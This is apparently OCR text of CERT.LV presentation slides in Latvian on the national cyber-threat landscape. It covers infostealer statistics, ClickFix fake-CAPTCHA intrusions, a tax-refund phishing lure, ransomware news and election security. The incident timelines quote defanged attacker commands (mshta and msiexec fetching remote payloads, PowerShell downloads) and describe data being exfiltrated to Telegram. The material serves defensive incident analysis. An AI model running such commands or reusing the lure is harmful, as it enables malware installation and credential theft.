
Infostealers

lumma	MetaStealer	Mystic	Nexus	Raccoon	Raccoon2	Racoon	Redline	Rhadamanthys	RisePro	Saved Logins	Smoke	StealC	Taurus	Vidar
														2
				1						10				11
										3				3
														1
							1						4	3
							3							1
						1	27			1				
				2			16			2				
							23							
							11							
					5	2	13							
					8	6	8							4
	3				4	2	7							18
	4				17	28	8					2		7
1	1				12	8	5					1		2
18	1	1			4	5	11					2		6
19	1	1	5				5	2	1			5		
31	2						8		10			14		9
9							2	3	8			30		
32	4						7					17		3
19							1					2		1
22							2	2						
11			3				2					3		1
7							20							
1 169	16	2	8	3	50	52	180	7	19	16	8	76	4	72

Krievijas dienesti cieši sadarbojas ar organizēto noziedzību - tie ir to sastāvdaļa

Redline  **APT28**

Ļaunatūru TOP 10



9. attēls. Apdraudēto unikālo IP adrešu skaits

1. **Socks5systemz** - pārvērš iekārtas par starpniekserveriem (proxy), lai padarītu grūtāku ļaundaru kaitīgo darbību izsekošanu;
2. **911-socks5-proxy** - uz iekārtas lejupielādē kādu no bezmaksas VPN rīkiem: MaskVPN, DewVPN un papildus nokonfigurē iekārtu par starpniekserveri. Tādējādi inficētās iekārtas, lietotājam nenojaušot, tiek izmantotas ļaunprātīgu darbību veikšanai. Ļaunatūra nonāk upuru iekārtās no aizdomīgiem resursiem lejupielādējot, piemēram, filmas, mūziku vai datorspēles.
3. **Adload** - zog upuru pārlūkprogrammu meklētāju datus un ievieto viltus reklāmas upura interneta pārlūkā (izplatīts MAC ierīcēs).

CERT.LV

ClickFix
Fake Captcha

Noklikšķiniet šeit

CERT.LV

VD **Valsts ieņemumu dienests** <inita.kabanova@sdenmanuel.com>
> Jums

Valsts ieņēmumu dienests

Sveiki!
Mēs, Valsts ieņēmumu dienests, vēlamies jums paziņot, ka jūsu nodokļu atmaksas ir gatavas izmaksai. Lai saņemtu savu atmaksu, jūs varat to izdarīt, skenējot QR kodu vai noklikšķinot uz saites zemāk un sekojot nākamajiem soļiem, izmantojot pagaidu kodu : **LV2ID241**.

Noklikšķiniet šeit

Paldies par sapratni un lūdzu, sazinieties ar mums, ja jums ir jautājumi vai nepieciešama papildus palīdzība.
Ar cieņu,
Valsts ieņēmumu dienests

ClickFix / Fake Captcha

```
Process Command Line: \"C:\\WINDOWS\\system32\\mshta.exe\"
hXXps://s5.nybh[.]ru/sft.google?t=j6****3
```

Uzbrukums varēja nenotikt

Notikumu gaita
Feb 8, 2025 @ 21:12:03.457 Izpildīta ļaundabīga komanda, kas liecina par inficētas mājaslapas apmeklējumu:
"C:\Windows\system32\WindowsPowerShell\v1.0**PowerShell.exe" -w 1 -C**
"$l='hxxps[]://]utahpek[.]site/guba*ta.mp4'**;Invoke-CimMethod -ClassName Win32_Process -MethodName Create
-Arguments @{**CommandLine=('ms' + 'hta' + '.exe '**+$l)}"

✅ ''I am not a robot: CAPTCHA Verification UID: 7811''

Feb 8, 2025 @ 21:12:03.473 Izpildīta "obfuscated" Powershell komanda

Feb 8, 2025 @ 21:12:16.264 Izpildīta Powershell komanda savienojoties ar aizdomīgu domēnu
hxxps[://]connect-cdn-api.tastinessrebaterunny[.]shop/guba.png izmantojot Net.WebClient

Feb 8, 2025 @ 21:12:21.431 Atkārtoti izpildīts kods no pirmās vietnes **mshta.exe**
hxxps[://]utahpek[.]site/guba*ta.mp4**

Feb 8, 2025 @ 21:39:45.765 Novērota Lumma Stealer ļaunatūras aktivitāte atmiņā, procesā explorer.exe. Turpmāk, vairākas reizes novēroti brīdinājumi, kas saistīti ar ļaundabīga koda izpildi no
hxxps[://]connect-cdn-api.tastinessrebaterunny[.]shop/g*a.png**

Feb 8, 2025 @ 21:40:15.029 Novērota tīkla plūsmas tunelēšana "C:\Program
Files\Google\Chrome\Application\chrome.exe" --remote-debugging-port=9222 --profile-directory="Default" connect(
ipv4, tcp, 127.0.0.1, 9222)

Feb 8, 2025 @ 21:42:03.589 Mēģinājumi piekļūt FileZilla datiem izmantojot Powershell
C:\Users\user\AppData\Roaming\FileZilla\recentservers.xml

Uzbrukums varēja nenotikt

Notikumu secība

1. msiexec.exe (no cmd.exe) izpildīja:
   msiexec /i hXXps://elevatedeverydayeats[.]com

1. [(external, opens in a new tab or window)](hXXps://elevatedeverydayeats[.]com) /qn
2. **MSI izpakojās temp mapē**:
   C:\\Users\\user\\AppData\\Local\\Temp\\MW-90b52edd-43a2-40a9-bf99-30a35bd555ae\\files\\
   C:\\Users\\user\\AppData\\Local\\Temp\\MW-90b52edd-43a2-40a9-bf99-30a35bd555ae\\files\\Chrome.exe
3. **No Temp mapes izpildīts viltus chrome.exe:**
   chrome.exe (hash md5 38e5388d7373882ba1d49ae6b6f7e205)
4. Viltus chrome.exe:
   \-izpildīja VirtualProtect RW → RX (shellcode)
   \-injicēja kodu īstajos chrome.exe / msedge.exe
   \-izraisīja ~66 trauksmes (Donutloader, AMSI bypass, unbacked shellcode, PID spoofing, remote memory write utt.)

Uzbrucēja "ienests chome.exe" versina `33.0.6943.126` ar ievainojamību. Tiek veikts DLL sideloading / DLL order hijack. DLL `chrome_elf.dll` ar ļaunatūras funkcionalitāti

Kompromitēta sistēma – klasisks MSI remote + reflective loader uzbrukums:

MSI lejupielādēts no elevatedeverydayeats.com (dropper domēns)
Payload izpakots temp mapē kā viltus chrome.exe
Izmantots dllhost.exe + COM surrogate, lai apietu AppLocker/mark-of-the-web
Veikta reflektīvā injekcija īstajos pārlūkos
Lietotājs atvēra phishing e-pastu un saiti

Uzbrukums varēja nenotikt

Notikumu secība pēc kompromtēšanas

Malware process timeline:


    ip lookup
    chrome cookies, history, secrets, etc.
    send to api.telegram[.]org
    self delete from C:\windows\installer\
    no persistence found

Uzbrukums varēja nenotikt

Viss sākās ar MSHTA un MSIEXEC

Uzbrukums varēja nenotikt

Viss sākās ar MSHTA un MSIEXEC



Biežāk sastopamā aina kompromitētā vidē

Nav ievēroti mazākās nepieciešamās piekļuves principi

- **Nav tīkla segmentācija**
- **Nav mikrosegmentācija**
- **Nav programmatūras izpildes ierobežojumi**
- **Nav homogēna vides pārvaldība un centralizēta drošības telemetrija**
- **Attālinātas vadības rīku anarhija**
- **Attieksme - Mēs gadiem tā darām un viss bija kārtībā**

CERT.LV

Izspiedējvīrusi (Ransomware) un datu noplūdes

Izspiedējvīrusi un datu noplūdes


October 24, 10:34 | Crime | LETA

The Data State Inspectorate (DVI) has imposed a fine of €300,000 on LLC "ZZ Dats" in connection with last year's municipal data leak, but the company has appealed the decision in court, according to the LETA news agency.

In early November 2024, due to a system error, the personal data [illegible] nd residents of various Latvian municipalities, such as their names, surnames, perso[illegible]s, and addresses, was leaked.

As explained by the inspectorate, the data was st[illegible]y ZZ Dats. Upon receiving information about a possible [illegible]ion and found the company guilty of failing to e[illegible]

The company was fined €300,000 [illegible]



SmartLynx
https://www.smartlynx.aero › news › cyber-incident

SmartLynx Airlines experienced a cybe[illegible]

Dec 20, 2024 — **SmartLynx Airlines recently experienc[illegible] systems.** Thanks to a swift and decisive response, all opera[illegible] remain ...

@H4ckmanac

⚠️Cyberattack Alert - **Amber Beverage Group**

The hacking group RansomHub claims to have breached Amber Beverage Group, a leading producer, distributor, logistics provider and retailer of spirits.

Allegedly, 1.7 TB of data were exfiltrated.
Ransom deadline: 10th Sep 24.

[illegible]votice
[illegible]ps://hacknotice.com › 2025/06/11 › jelgavas-tipografija

[illegible]ELGAVAS TIPOGRAFIJA

HackNotice monitors data streams related to breaches, leaks, and hacks and **JELGAVAS TIPOGRAFIJA was reported by one of those streams.** HackNotice may also have ...

Delfi
https://www.delfi.lv › criminal › je... · Translate this page

"Jelgavas tipogrāfija" cietusi kiberuzbrukumā

Jun 4, 2025 — **SIA "Jelgavas tipogrāfija" šonedēļ ir cietusi no kiberuzbrukuma**, pastāstīja

CERT.LV

Mākslīgais Intelekts

Mākslīgais intelekts

Svarīgi saglabāt dabīgo intelektu

- **LLM čatboti jāuztver kā sociālo tīklu vide**
  Neliec tur saturu, kuru ne par ko neliktu Facebook
- **MI rīki ir programmatūra un tā tā būtu jāūztver**
  Tās pašas drošības prasības ir piemērojamas
  Izcelsme, uzticamība, modeļa pielietojums, datu plūsma,
  drošas ieviešanas un lietošanas prakses
- **MI rīku priekšrocības ir jāīzmanto un jāveicina saprātīga, ierobežota lietošana**
- **Jāpaplašina skatījums - kas ir informācijas apstrādes sistēma? Varbūt elektro auto, kas pārvietojas KI objektā?**

CERT.LV

Vēlēšanas Latvijā
NAV DIGITĀLAS

Vēlēšanas

- **Iesaistītās puses**
  - CVK
  - VARAM
  - VDAA
  - LVRTC
  - Kontraktori
  - CERT.LV
  - Valsts drošības iestādes

Vēlēšanas



PAŠVALDĪBU
VĒLĒŠANAS 2025
ZIŅAS
KANDIDĀTI
NOVADI
STATISTIKA
ES VĒLOS
ŠĶIROTAVA
DEBAT
RE!
ziedot.lv/Ukrainai; 90204113 (5 €)
J. Liopa pārsūdz lēmumu par pārcelšanu citā amatā
PANORĀMA
V. Zelenskis: Vispirms drošības garantijas, tad samits ar Putinu
Panorāma
Pašvaldība nav pieprasījusi pielaidi mēram E. Helmanim
Ceturtdiena, 21. augusts
J. Liopa pārsūdz lēmumu par pārcelšanu citā amatā
Iesaki:
Panorāma


CVK vadītāja Saulīte tomēr Saeimai paziņo par atkāpšanos no amata
Dalīties:



Ministre Inga Bērziņa atstādināja VDAA direktoru Jorenu Liopu
Atskaņot tekstu
Publicēts: 09.06.2025.


Vēlēšanu nedienu dēļ no amata atkāpjas VARAM ministre Bērziņa
LTV ir Latvijas sabiedriskās apraides pakalpojums.
LTV
ZIŅU DIENESTS
VARAM ministre uzņemas politisko atbildību
Skatīties pakalpojumā YouTube

DDoS (Paklapojumatteices) uzbrukumi, haktīvisms



Uzbrukumu iemesls sasaistāms ar Latvijas palīdzības paketi Ukrainai, kas tika apstiprināta 13. augustā - 30 aprīkotu transportlīdzekļu nodošanu



CERT.LV

incidenti, kas nenotika

Incidenti, kas nenotika

- **Elektrības apakšstacija KI objektā**
  Sagatavošanās BREL atslēgšanai
- **Valsts iestāžu un KI objektu kompromitēšana**
- **Viedās pilsētas vadības elementi (luksofori, ūdens attīrīšana, siltums)**
- **Piena produktu ražošanas komplekss**
- **Gāzes koģenerācijas stacija**
- **Degvielas uzpildes staciju sūkņu vadība**
- **Viena no lielākajām šķirošanas konveijeru sistēmām reģionā**

CERT.LV

Mums jākļūst par neparocīgu mērķi!

CERT.LV
Kiberincidentu novēršanas institūcija

Kiberdrošība: mūsu kopīgā atbildība

Aizsardzības ministrija

Nacionālais kiberdrošības centrs

Latvijas Universitātes Matemātikas un informātikas institūts

@cert.lv

https://cert.lv

Paldies!

Varis Teivāns
https://www.cert.lv

certlv
certlv